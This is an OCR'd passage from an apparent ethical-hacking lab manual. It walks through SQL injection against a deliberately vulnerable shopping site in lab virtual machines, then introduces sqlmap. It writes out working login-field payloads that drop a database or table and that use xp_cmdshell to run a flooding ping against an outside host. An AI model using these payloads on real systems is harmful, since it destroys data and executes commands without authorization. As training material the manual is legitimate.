


27. If no error message (or any message) displays on the webpage, it means that the site is vulnerable to SQL injection and a database with the name **mydatabase** has been created on the database server.
28. Switch back to the **Windows Server 2019** virtual machine.
29. In the **Microsoft SQL Server Management Studio** window, un-expand the **Databases** node and click the **Disconnect** icon ( ) and then click **Connect Object Explorer** icon ( ) to connect to the database. In the **Connect to Server** pop-up, leave the default settings as they are and click the **Connect** button.
30. Expand the **Databases** node. A new database has been created with the name **mydatabase**, as shown in the screenshot.




31. Switch back to the **Windows 11** virtual machine and the browser where the **GoodShopping** website is open.
32. Click **LOGIN** on the menu bar and type the query **blah'; DROP DATABASE mydatabase; --** in the **Username** field; leave the **Password** field empty and click **Log in**.

    Note: In the above query, you are deleting the database that you created in **Step 25 (mydatabase)**. In the same way, you could also delete a table from the victim website database by typing **blah'; DROP TABLE table_name; --** in the **Username** field.



33. To see whether the query has successfully executed, Click switch back to the victim machine (**Windows Server 2019**); and in the **Microsoft SQL Server Management Studio** window, click the **Refresh** icon.


34. Expand **Databases** node in the left pane; you will observe that the database called **mydatabase** has been deleted from the list of available databases, as shown in the screenshot.




Note: In this case, we are deleting the same database that we created previously. However, in real-life attacks, if an attacker can determine the available database name and tables in the victim website, they can delete the database or tables by executing SQL injection queries.

35. Close the **Microsoft SQL Server Management Studio** window.
36. Switch back to the **Windows 11** virtual machine and the browser where the **GoodShopping** website is open.
37. Click **LOGIN** on the menu bar and type the query **blah';exec master..xp_cmdshell 'ping www.certifiedhacker.com -l 65000 -t';** -- in the **Username** field; leave the **Password** field empty and click **Log in**.

    Note: In the above query, you are pinging the **www.certifiedhacker.com** website using an SQL injection query. **-l** is the sent buffer size and **-t** refers to pinging the specific host.



38. The SQL injection query starts pinging the host, and the login page shows a **Waiting for www.goodshopping.com…** message at the bottom of the window.
39. To see whether the query has successfully executed, switch back to the victim machine (**Windows Server 2019**).
40. Right-click the **Start** icon in the bottom-left corner of **Desktop** and from the options, click **Task Manager**. Click **More details** in the lower section of the **Task Manager** window.
41. Navigate to the **Details** tab and type **p**. You can observe a process called **PING.EXE** running in the background.
42. This process is the result of the SQL injection query that you entered in the login field of the target website.



43. To manually kill this process, click **PING.EXE**, and click the **End task** button in the bottom right of the window.
44. If a **Task Manager** pop-up appears, click **End process**. This stops or prevents the website from pinging the host.
45. This concludes the demonstration of how to perform SQL injection attacks on an MSSQL database.
46. Close all open windows and document all the acquired information.
47. Turn off the **Windows 11** virtual machine.

Task 2: Perform an SQL Injection Attack Against MSSQL to Extract Databases using sqlmap

sqlmap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features, and a broad range of switches—from database fingerprinting and data fetching from the database to accessing the underlying file system and executing commands on the OS via out-of-band connections.

You can use sqlmap to perform SQL injection on a target website using various techniques, including Boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries, and out-of-band SQL injection.

In this task, we will use sqlmap to perform SQL injection attack against MSSQL to extract databases.

